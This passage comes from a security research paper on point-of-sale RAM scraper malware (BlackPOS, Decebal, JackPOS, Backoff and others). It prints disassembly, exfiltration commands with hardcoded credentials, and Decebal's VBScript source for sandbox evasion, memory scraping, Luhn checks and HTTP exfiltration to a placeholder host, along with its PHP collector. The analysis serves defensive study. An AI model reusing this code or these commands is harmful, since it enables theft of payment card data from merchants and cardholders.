push   offset MultiByteStr ; "KAPTOXA"
mov     eax, [ebp+lpMultiByteStr]
push   eax ; char *
call   _strstr
add    esp, 8
mov     [ebp+var_68], eax
cmp    [ebp+var_68], 0
jz     loc_401DF0

```

Figure 24: BlackPOS's custom search function

BlackPOS searches the process memory using one of two methods. In the first method, it uses a custom search function that searches the full process memory for identifier bytes, followed by the correct number of digits, and writes the data that it scrapes to a file on disk. In the second method, it applies the custom search function to only x bytes of process memory at a time. It repeats this search until the entire memory space of the process is inspected. This custom search function is faster than matching regexes but can lead to the collection of garbage data in addition to the actual Tracks 1 and 2 credit card



data. Similar to Dexter, BlackPOS's goal is to be efficient rather than to collect quality information and exfiltrated data is validated offline.

The original BlackPOS malware is a simple command line tool that supports user-defined search patterns. This makes BlackPOS a flexible tool that can search for all kinds of pattern in the process memory space without requiring code modification.

The credit card data found in the process memory can be seen on a command window or written to a file on disk. The sample we analyzed dumps the data in a file called "output.txt."

```
scan process:3956
CC memregion:12 [0000877000000?
;4000000000000002=150410110000447?
;41
CC memregion:12 [0410110000447?
;411111111111111=150410110000447?
]
CC2 region:12 [0000877000000?
;4000000000000002=150410110000447?
;41
CC2 region:12 [0410110000447?
;411111111111111=150410110000447?
]
```

**Figure 25:** Sample credit card data that BlackPOS finds

Writing search results to a file on disk is common across all of the BlackPOS variants analyzed. This allows cybercriminals to exfiltrate the stolen data in various ways. The following are some of the exfiltration methods discovered:

- **Exfiltration via email:** The executable file, *1.exe*, is a command line email client. *2.exe* is the BlackPOS RAM scraper that is executed in an infinite loop in the batch script. The *output.txt* file is then emailed to an *icloud.com* email address from a *gmail.com* email address. The email has Transport Layer Security (TLS) enabled in order to encrypt the message's content. The email uses "Resultz" as subject. The

message body, meanwhile, uses the greeting, "Hi Buddy."

- **Exfiltration via direct FTP upload:** This can be done without affected users' knowledge. The FTP credentials, hardcoded in the BlackPOS binary, are used to log in to a remote FTP server and to upload the text file with the stolen credit card data.
- **Exfiltration via file copy to a remote server:** The BlackPOS variant used in the Target credit card data breach dropped the stolen data in a text file called "winxml.dll" in the %WINDIR%\<system32> directory. There is a seven-hour sleep cycle after which the malware copies the data that it collects to a compromised dump server on the same network using the following system commands:

```
%windir%\system32\cmd.exe/cnet
use S:\\10.116.240.31\c$\WINDOWS\
twain_32/user:ttcopscli3acs\Best1_
user BackupU$r
```

```
%windir%\system32\cmd.exe/c move
C:\WINDOWS\system32\winxml.dll
S:\<filename>.txt
```

```
%windir%\system32\cmd.exe/c S:/del
```

An uploader running on the compromised dump server uploads the stolen data to a remote FTP server. This can be detected by IT administrators who monitor FTP traffic.

BlackPOS is a simple PoS RAM scraper that has been successfully used in numerous data breach attacks. Its leaked source code allows cybercriminals to easily add functionality to the base malware. Support

for custom patterns to search the process memory means that BlackPOS can steal a wide range of data. The results are always written to a text file that can be exfiltrated using the method above, among others. All

of BlackPOS's features make it a successful data breach tool. Its success, unfortunately, means that it will further evolve and be used in more data breach attacks in the future.





Figure 26: EnumProcesses method flowchart




```

C:\Documents and Settings\Dev User>dum.exe
scan all processes: dum.exe
scan all processes for string pattern: dum.exe 0 <PATTERN>
scan process with pid for kartoxa: dum.exe <pid>
scan process with pid for kartoxa and string pattern: dum.exe <pid> <PA
TTERN>
scan process:4
scan process:368
scan process:616
scan process:640
scan process:684
scan process:696
scan process:852
scan process:896
scan process:984
scan process:1104
scan process:1144
scan process:1200
scan process:1524
scan process:1676
scan process:1788
scan process:1848
scan process:604
scan process:952

```

Figure 27: BlackPOS's command line options




```

2.exe
2.exe
2.exe
2.exe
2.exe
2.exe
2.exe
1.exe -f ke*****@gmail.com -t ja*****@icloud.com -o tls=yes -s smtp.gmail.com:587 -xu
ke*****@gmail.com -xp liqneballs -u "Resultz" -n "Hi Buddy" -a output.txt
del output.txt
goto start

```

Figure 28: BlackPOS can exfiltrate data via email



```

; CODE XREF: sub_4028D0+203fj
mov     word ptr [ebp-0C0h], 110h
mov     edx, offset ftp_server_address ; "ftp.krokodil.netai.net"
lea     eax, [ebp-74h]
call   sub_469000
mov     edx, eax
inc     dword ptr [ebp-0B4h]
mov     ecx, [ebp-0D4h]
mov     eax, [ecx+2F0h]
add     eax, 0ACh
call   sub_4690F0
dec     dword ptr [ebp-0B4h]
lea     eax, [ebp-74h]
mov     edx, 2
call   sub_4690C0
mov     word ptr [ebp-0C0h], 11Ch
mov     edx, offset ftp_username ; "a5909975"
lea     eax, [ebp-78h]
call   sub_469000

```

Figure 29: BlackPOS can exfiltrate data via FTP upload

```

; DWORD __stdcall upload_log(LPVOID lpThreadParameter)
upload_log proc near ; DATA XREF: main_scraper_routine+
var_08 = byte ptr -008h
SystemTime = _SYSTEMTIME ptr -14h
lpThreadParameter = dword ptr 8

push ebp
mov ebp, esp
sub esp, 008h
push ebx
push esi
push edi
lea edi, [ebp+var_08]
mov ecx, 36h
mov eax, 0CCCCCCCCh
rep stosd
mov esi, esp
push 0EA60h ; dwMilliseconds
call ds:Sleep
cmp esi, esp
call __RTC_CheckEsp
call upload_winxml_dll_text_file

loc_4058E7: ; CODE XREF: upload_log+7E4j
mov eax, 1
test eax, eax
jz short loc_405930
mov esi, esp
lea eax, [ebp+SystemTime]
push eax ; lpSystemTime
call ds:GetLocalTime
cmp esi, esp
call __RTC_CheckEsp
movzx eax, [ebp+SystemTime.wHour]
cmp eax, 0Ah
jl short loc_40591A
movzx eax, [ebp+SystemTime.wHour]
cmp eax, 11h
jg short loc_40591A
call upload_winxml_dll_text_file

```

Figure 30: BlackPOS can copy a data file to a compromised dump server that resides on the same network

BlackPOS Files Analyzed	
SHA-1	Trend Micro Detection Name
e9239277190ea33470738ddf3aa48a0a41c4753b	TSPY_POCARDL.SM
b20d49115653946ae689d0d572fd483ea04cc5	
8a6af8587adf0e743871ad6b9889428b5f75b86b	TSPY_POCARDL.AB
71983a80541ec714d59fb91575f6bfd4fcdda8b1	TSPY_POCARDL.U

## Decebal

Decebal refers to a PoS RAM scraper malware family first discovered at the beginning of 2014. [32] Decebal is unique in that it is coded in VBScript and is compiled into an executable file. Most PoS RAM scrapers are coded in C, C++, or Delphi. Like BlackPOS, Decebal's source code was also leaked online. Decebal comes with many existing functionality found in established and even new PoS RAM scraper malware families.

On startup, Decebal checks for installed sandboxing and reverse-engineering tools on infected systems to evade detection. If any is discovered, it will terminate its process.

After determining the nonexistence of sandboxing or debugging tools, Decebal installs itself in `%USERPROFILE%` as `iexplorer.exe`. It then audits infected systems in order to determine their OS, computer name, and username.

Decebal also retrieves the name of any anti-malware solution installed on infected systems. This information is exfiltrated to a remote server, along with the stolen Tracks 1 and 2 credit card data.

Decebal inspects all of the running processes using a slightly modified version of the `CreateToolhelp32Snapshot` method that PoS RAM scrapers commonly use. It calls `CreateToolhelp32Snapshot` to take a snapshot of all of the running processes on infected systems, along with the heaps, modules, and threads that they use. It then calls `Process32Next` inside a do-while loop. [33] Decebal maintains a blacklist of processes (e.g., `svchost.exe`, `csrss.exe`, `wininit.exe`, etc.) to skip because finding credit card data in the memory of these processes is highly unlikely. If a current process being inspected is not in the blacklist, it opens the process object using

`OpenProcess` and reads the memory content via `ReadProcessMemory`. Regexes to match Tracks 1 and 2 credit card data are run on the process memory content that Decebal reads. The sample analyzed only has a regex to match Track 2 credit card data although its source code can be easily modified to match both Tracks 1 and 2 data.

Decebal has a built-in Luhn-validation mechanism. The results returned by regex matching are validated to make sure that the Track data that it scrapes from the process memory contains valid credit card numbers.

Decebal exfiltrates stolen data by making connection requests to a remote server via `InternetOpenUrl`. The data is exfiltrated in the HTTP header that is sent to the remote server. The `SendPHP()` subroutine constructs a special URL that contains hexadecimal-encoded values for the following information:

- **&co:** Computer name
- **&us:** Username
- **&av:** Installed anti-malware solution name
- **&os:** OS
- **&tr2:** Track 2 credit card data

The remote server runs a simple PHP script to monitor incoming connection requests.

The servers strip out the variables from the HTTP headers that it receives and converts the hexadecimal-encoded values into strings and writes them to a text file.

Decebal infects systems via drive-by-download attacks or by luring potential victims to compromised websites. It can also be dropped by other malware. The leaked source code means that, like BlackPOS, it can be easily modified to add new functionality for use in data breach attacks.

```

SUB $Anti()
Dim adlls(2) As String, ahdds(4) As String, bFound As Boolean, lkey As Long, lLen As Long, i
adlls(0) = "SbieDll.dll" 'sandboxie
adlls(1) = "dbgHELP.dll"
adlls(2) = "LOG_API32.DLL" 'Api Logger

ahdds(0) = "*VMWARE_VIRTUAL_IDE_HARD_DRIVE_*" 'threatexpert.com/submit.aspx
ahdds(1) = "*QEMU*" 'anubis.1sec1ab.org
ahdds(2) = "*FLOPPY2K12*" 'malwr.com
ahdds(3) = "*DISK*" 'Joe Sandbox Desktop 8.0.0 file-analyzer.net
ahdds(4) = "*EXCELSTOR_TECHNOLOGY_*" 'CWSandbox mwanalysis.org

If App.EXEName = "sample" Then bFound = True 'camas.comodo.com/

zZ = SetErrorMode(1024)
If zZ = 0 Then bFound = True

```

Figure 31: Decebal checks for the presence of debugging tools

```

Function VersionToName() As String
Select Case PEBGetWinVersion
Case "1.0.0": VersionToName = "Windows 95"
Case "1.1.0": VersionToName = "Windows 98"
Case "1.9.0": VersionToName = "Windows Millennium"
Case "2.3.0": VersionToName = "Windows NT 3.51"
Case "2.4.0": VersionToName = "Windows NT 4.0"
Case "2.5.0": VersionToName = "Windows 2000"
Case "2.5.1": VersionToName = "Windows XP"
Case "2.5.3": VersionToName = "Windows 2003 (SERVER)"
Case "2.6.0": VersionToName = "Windows Vista"
Case "2.6.1": VersionToName = "Windows 7"
Case "2.6.2": VersionToName = "Windows 8"
Case Else: VersionToName = "Unknown"
End Select
End Function
Function GetOsBitness() As String
Dim ProcessorSet As Object, CPU As Object
Set ProcessorSet = GetObject("winmgmts:").ExecQuery("SELECT * FROM Win32_Processor")
For Each CPU In ProcessorSet
GetOsBitness = CStr(CPU.AddressWidth)
Next
End Function

```

Figure 32: Decebal audits infected systems

```

Function sGetAV() As String
Dim objWMIService As Object, avp As Object
Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\SecurityCenter")
For Each avp In objWMIService.ExecQuery("Select * from AntivirusProduct")
sGetAV = sGetAV & avp.DisplayName & " "
Next
If Len(sGetAV) < 3 Then sGetAV = "Nope"
End Function

```

Figure 33: Decebal checks for anti-malware solutions

```

Sub sMemoryFind()
On Error Resume Next
Dim hProcess As Long, lpMem As Long, ret As Long, lLenMBI As Long, sBuffer As String, s1 As String, s2 As String, sLenSearch As Long
Dim oRegExp As RegExp, aMatches As MatchCollection, item As Match, hSnap As Long, Pe32 As Process32
Dim sExe As String, Fata As String, lFile As Integer, Spate As String, sLine As String

hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0&)
Pe32.dwSize = LenB(Pe32)

Do While Process32Next(hSnap, Pe32)
sExe = TrimNull(Pe32.szExeFile)

If Pe32.th32ProcessID <> GetCurrentProcessID Then

If sExe <> "system" Or sExe <> "svchost.exe" Or sExe <> "csrss.exe" Or sExe <> "wininit.exe"

hProcess = OpenProcess(PROCESS_READ_WRITE_QUERY, False, Pe32.th32ProcessID)
lLenMBI = Len(MBI)
GetSystemInfo s1
lpMem = s1.lpMinimumApplicationAddress

Set oRegExp = New RegExp
oRegExp.IgnoreCase = False
oRegExp.Global = True

oRegExp.Pattern = "\d{13,19}=\d{7}\w*?"
'oRegExp.Pattern = ";\d{13,19}=\d{7}\w*?"

```

Figure 34: Decebal uses the *CreateToolhelp32Snapshot* method to search for Track 2 credit card data

```

sListaNeagra(24) = "62222222222222222222"
sListaNeagra(25) = "624444444444444444444444"
sListaNeagra(26) = "4744870016311111" 'exitthematrix pos trigger
sListaNeagra(27) = "88111111111111111111"
sListaNeagra(28) = "88333333333333333333"
sListaNeagra(29) = "88999999999999999999"
sListaNeagra(30) = "55444444444444444444"
sListaNeagra(31) = "55777777777777777777"
sListaNeagra(32) = "41111111111111111111"
sListaNeagra(33) = "4222222222222222"
sListaNeagra(34) = "4555555555555555"
sListaNeagra(35) = "49999999999999999999"
sListaNeagra(36) = "40264444444444444444"
sListaNeagra(37) = "40267777777777777777"

For i = LBound(sListaNeagra) To UBound(sListaNeagra)
If sNR = sListaNeagra(i) Then: Luhn = False: Exit Function
Next i

If Len(sNR) < 12 Then Luhn = False: Exit Function
If Len(sNR) > 19 Then Luhn = False: Exit Function

SS = StrReverse(sNR)

```

Figure 35: Decebal's built-in Luhn-validation mechanism

```

Sub SendPHP()
Dim Session As Long, Http As Long, sLink As String, sLG As String, iFile As Integer,

sLG = sReadStringsFromFile(sLogsPatch)
sLocal = sReadStringsFromFile(sLocalLogs)

If Len(sLG) < 10 Then Exit Sub

If Len(sLocal) > 19 Then sLG = sLG & sLocal

Session = InternetOpenA("Decebalv1.0", 0, vbNullString, vbNullString, 0)

sLink = "http://YOURHOST.RO/FISIER.php?co=" & _
sHex(Environ("computername")) & _
"&us=" & sHex(Environ("username")) & _
"&av=" & sHex(sGetAV) & _
"&os=" & sHex(sGetOs) & _
"&tr2=" & sHex(sLG)

Http = InternetOpenUrlA(Session, sLink, vbNullString, 0, &H200, 0)

If Http <> 0 Then
InternetCloseHandle Http
InternetCloseHandle Session

```

Figure 36: Decebal uses HTTP headers to exfiltrate stolen data

```

<?php
function hexToStr($hex)
{
    $string='';
    for ($i=0; $i < strlen($hex)-1; $i+=2)
    {
        $string .= chr(hexdec($hex[$i].$hex[$i+1]));
    }
    return $string;
}

$Co = $_GET["co"];
$Co = hexToStr($Co);
$Us = $_GET["us"];
$Us = hexToStr($Us);
$AV = $_GET["av"];
$AV = hexToStr($AV);
$Os = $_GET["os"];
$Os = hexToStr($Os);
$Track2 = $_GET["tr2"];
$Track2 = hexToStr($Track2);

$ip = $_SERVER['REMOTE_ADDR'];
$user_agent = $_SERVER['HTTP_USER_AGENT'];
$date=date ("l dS of F Y h:i:s A");
if ($user_agent == "Decebalv1.0")
{
    $file = fopen('lindic.txt', 'a');
    fwrite($file, 'Ip: '.$ip."\n");
    fwrite($file, 'PC-name: '.$Co."\n");
    fwrite($file, 'User-name: '.$Us."\n");
    fwrite($file, 'Date: '.$date."\n\n");
    fwrite($file, "AV: \n");
    fwrite($file, $AV."\n");
    fwrite($file, "OS: \n");
    fwrite($file, $Os."\n");
    fwrite($file, "Track2: \n\n");
    fwrite($file, $Track2."\n\n");
}
    
```

Figure 37: Decebal’s server-side code

Decebal Files Analyzed	
SHA-1	Trend Micro Detection Name
1f3d59d4e537911f7719e2b5f55723a7e7bfae88	TSPY_DECBAL.A
8d8dca6aed3d6688910a3bbe1d1ce562e45d9ac4	
42e55bfad0677cc810cfb08a4cf4cf668725b3c8	



# NEXT-GENERATION PoS RAM SCRAPERS

PoS RAM scraper attacks are still prevalent, as evidenced by all of the new malware families that are constantly being discovered. Recently discovered families show that the next generation of PoS RAM scrapers are extensively reusing ideas and functionality seen in already-existing families, along with new feature additions.

## JackPOS

JackPOS is an Alina-inspired PoS RAM scraper family first discovered at the beginning of 2014. [34], [35] It does not share a code base with Alina but heavily borrows ideas and functionality from the latter. When first executed, JackPOS installs itself on the `%APPDATA%` directory. Like Alina, JackPOS maintains a list of socially engineered filenames, all related to Java™, and installs itself using a filename from the said list. It also adds itself to an Auto Start runkey to maintain persistence. It also drops a watchdog program in `%TEMP%`.

This watchdog ensures that the JackPOS process is always running. If the process is not running or is terminated, the watchdog spawns a new JackPOS process.

JackPOS uses the `CreateToolhelp32Snapshot` method to inspect all running processes for Tracks 1 and 2 credit card data. Like Alina, it maintains a blacklist of processes to skip. Instead of using regex matching, JackPOS uses a custom search function to look for identifier bytes, followed by the correct number of digits, in order to find Tracks 1 and 2 credit card data in the process memory. It exfiltrates the stolen data using HTTP POST and Base64-encodes the content. It also sends infected systems' MAC addresses to C&C servers, possibly using them as identifiers. It also has a bot functionality and can process commands such as the following:

- **update:** Update itself
- **kill:** Remove itself (kill switch)

JackPOS Files Analyzed	
SHA-1	Trend Micro Detection Name
9d78ff3123e485eda287aed83c1c2dc9d3de02d5	TSPY_JACKPOS.A
a6916594f407c1d2cc794146d90062fc8e6dcd98	
2f3d2d6a28a2532267f8f6affd8e70d203f0d00d	
9c0117a66cf460bdb0cc211a4f13a170cc88b4f7	
5cad762578ba264f677d83b8ecd84158b264f9ef	

## Soraya

Soraya is a Dexter-and-ZeuS-inspired PoS RAM scraper variant first discovered in June 2014. [36] It is custom-packed to obfuscate its code and to make it difficult for security researchers to reverse-engineer its binary. When first executed, Soraya injects its code into several running processes. It borrowed tricks from ZeuS and hooks the *NtResumeThread* API, which is called by Windows to execute new processes. It then injects its code into all newly created processes. It also copies itself to the *%APPDATA%* directory and adds itself to an Auto Start runkey to remain persistent.

Soraya iterates over all running processes using the same method that Dexter does. It maintains a blacklist of processes to skip when scanning. Instead of using regex matching, it uses a custom search function to look for identifier bytes, followed by the correct number of digits, to find Tracks 1 and 2 credit card data in the process memory. It

also has a built-in Luhn-validation method. The search results are validated to ensure that the Tracks 1 and 2 credit card data that it scrapes from the process memory contains valid credit card numbers.

Soraya also borrowed ZeuS's form-grabbing functionality. After injecting itself into a process, Soraya checks if the process is for Web browsing. If it is, Soraya hooks the browser's function responsible for sending HTTP POST requests. It can hook the HTTP POST function in Internet Explorer, Firefox, and Chrome. All of the POST data the browsers send is captured. Form grabbing allows Soraya to steal victims' credentials and other confidential information used in online banking. It exfiltrates the following to C&C servers via HTTP POST:

- System information
- Tracks 1 and 2 credit card data
- Raw POST data

Soraya Files Analyzed	
SHA-1	Trend Micro Detection Name
0BE287EEFE96EE1519A37A0F6C6A547EF043E80E	TSPY_SORAYA.A
E70F9BADB8C97296B11732B63B4E512640249712	

## ChewBacca

ChewBacca is a PoS RAM scraper family, first discovered at the end of 2013, which uses the Tor network to exfiltrate stolen data. [37], [38] When first executed, ChewBacca copies itself to *%USERPROFILE%\START MENU\Programs\Startup\spoolsv.exe* and adds itself to an Auto Start runkey to remain persistent. It is self-contained and installs obfsproxy v0.2.3.25—a Tor proxy

application—in *%TEMP%*. It then hooks *WH\_KEYBOARD\_LL*, which monitors keyboard input events. This allows ChewBacca to capture all keyboard events, which are then logged to *%TEMP%\system.log*. [39]

ChewBacca uses the *CreateToolhelp32Snapshot* method to inspect all running processes for Tracks 1 and 2 credit card data. Instead of regex matching, it uses a custom search function that looks for identifier

bytes, followed by the correct number of digits, in order to find Tracks 1 and 2 credit card data in the process memory. It then retrieves victims' IP addresses by visiting <http://ekiga.net/ip/> and then establishes a Tor circuit for anonymity. Tor conceals C&C servers' IP addresses and

encrypts all traffic by default. The sample analyzed accessed the C&C server, <http://5ji235jysrvwfgmb.onion/>, which uses a *.onion* pseudo-top-level domain (TLD). Note that a *.onion* TLD cannot be resolved outside the Tor network and can only be accessed by using a Tor proxy application.

ChewBacca Files Analyzed	
SHA-1	Trend Micro Detection Name
0392F25130CE88FDEE482B771E38A3EAAE90F3E2	TSPY_FYSNA.A

## BrutPOS

BrutPOS, first discovered in July 2014, appears to have borrowed ideas and functionality from BlackPOS and Rdasrv. [40] It is custom-packed to obfuscate its code and to make it difficult for security researchers to reverse-engineer its binary. It attempts to exploit PoS systems that use weak or default passwords with open Remote Desktop Protocol (RDP) ports. [41] Note that using weak or default passwords means noncompliance to mandatory PCI DSS requirements for merchants that process credit card transactions. BlackPOS carried out RDP password brute-forcing attacks back in 2013. BrutPOS has adopted this attack strategy to infiltrate systems.

Like Rdasrv, BrutPOS targets known PoS system software (e.g., MICROS RES).

BrutPOS scans and attacks specified IP ranges, which implies that the cybercriminals behind it select targets instead of launch attacks at random. It has been known to target U.S. companies in the food services industry. Like other PoS RAM scrapers, BrutPOS also has the following features:

- Multiple components
- Process exclusion list
- Custom search function
- Luhn validation
- Bot functionality
- Exfiltration of stolen Tracks 1 and 2 credit card data via FTP

BrutPOS Files Analyzed	
SHA-1	Trend Micro Detection Name
fb357bb5d9c2de75afa69bfec8c22041b02e03df	TROJ_TIBRUN.B

BrutPOS Files Analyzed	
SHA-1	Trend Micro Detection Name
2cf34b70906779c9e230c5ffce4179f4f58eea5a	TROJ_TIBRUN.SM
11b7430026c82097657c145dcedfa818bf1032d3	

## Backoff

Backoff is also an Alina-inspired family of PoS RAM scrapers discovered in July 2014. [42], [43] It is custom-packed to obfuscate its code and to make it difficult for security researchers to reverse-engineer its binary. When first executed, it copies itself to `%APPDATA%\ORACLEJAVA\javaw.exe`. It then launches the copy in `%APPDATA%` using the `-m <path_to_original_Backoff>` parameter. This terminates the original Backoff process and deletes the associated file on infected systems' disk. We have seen Alina use this installation technique. Backoff also adds itself to an Auto Start runkey to remain persistent. It injects a watchdog stub into `explorer.exe` to ensure that its process constantly runs. If the Backoff process is not running or terminated, the watchdog stub decrypts and reinstalls a stored copy of the malware.

Backoff uses the `CreateToolhelp32Snapshot` method to inspect all running processes for Tracks 1 and 2 credit card data. Like Alina, it also maintains a blacklist of processes to skip when scanning. And instead of regex matching, it uses a custom search function to look for identifier bytes, followed by the correct number of digits, to find Tracks 1 and 2 credit card data in the process memory. Backoff also has keylogging functionality. It calls the `GetKeyState` and `GetKeyboardState` APIs to capture keyboard inputs and logs them to `%APPDATA%\ORACLEJAVA\Log`.

`txt`. Backoff exfiltrates stolen data using HTTP POST and uses RC4 and Base64 to encode content. It also takes inspiration from Dexter, as it implements an elaborate POST message schema that retrieves the following information from infected systems:

- Unique bot ID
- Usernames/Hostnames
- Windows OS version
- Malware version

Backoff also has bot functionality and can process the following commands, among others:

- *Update*
- *Download*
- *Run*
- *Upload KeyLogs*

Backoff does not spread via exploit, phishing, drive-by-download, and other attacks. It borrowed a BrutPOS infection technique instead. Cybercriminals use publicly available tools to identify companies that use remote desktop applications on their PoS systems and attempt to brute-force their login features in order to gain entry into these PoS systems. Once entry is gained, systems are infected with Backoff. [44], [45], [46]

Backoff Files Analyzed	
SHA-1	Trend Micro Detection Name
2cf34b70906779c9e230c5ffce4179f4f58eea5a	TSPY_POSLOGR.A
11b7430026c82097657c145dcedfa818bf1032d3	
caf546e3ee1a1d2768ec37428de1ff7032beea94	TSPY_POSLOGR.B
85e9fcc38b1683f94e12a438cbea17679bb8b724	TSPY_POSLOGR.C
66c83acf5b852110493706d364bea53e48912463	

# WHAT WILL THE NEXT GENERATION OF POS RAM SCRAPERS LOOK LIKE?

Predicting what the next generation of malware families will look like is tricky because coders constantly modify their techniques and approaches to evade detection, to implement new functionality or features, and to improve infection success rates. Malware coders are also not bound by any code of conduct and ethics as well as by infringement laws. They liberally borrow functionality or features from others' codes as long as these can help them achieve their nefarious goals.

Despite the predicaments above and given the narrow scope of the problem studied, reasonable predictions about the next generation of PoS RAM scrapers were still made. The approach used involved identifying common PoS RAM scraper traits and observing how recently discovered

malware reuse tried-and-tested functionality. The functionality presented in this paper was then grouped into the following distinct categories:

- General characteristics
- Data-collection techniques
- Data-exfiltration techniques

To get a better perspective of the evolution of PoS RAM scrapers, the malware families were organized by year of discovery. Note that a malware variant may have existed long before it was discovered because tracking exact dates is extremely difficult to do. Almost four years' worth of PoS RAM scrapers were available to study for traits.

PoS RAM Scraper Families	
Year Discovered	Malware Family
2011	Rdasrv
2012	BlackPOS
	Alina
	Dexter
2013	VSkimmer
	ChewBacca

PoS RAM Scraper Families	
Year Discovered	Malware Family
2014	Decebal
	JackPOS
	Soraya
	BrutPOS
	Backoff
	BlackPOS ver. 2

### General Characteristics

The following table lists the general characteristics observed among the PoS

RAM scraper families featured in this paper. It includes installation techniques, bot functionality, social engineering tactics, and similar attributes.

General Characteristics of PoS RAM Scraper Families												
Characteristic	Rdasrv	BlackPOS	Alina	Dexter	VSkimmer	ChewBacca	Decebal	JackPOS	Soraya	BrutPOS	Backoff	Number
Collects system information			✓	✓	✓		✓	✓	✓		✓	7
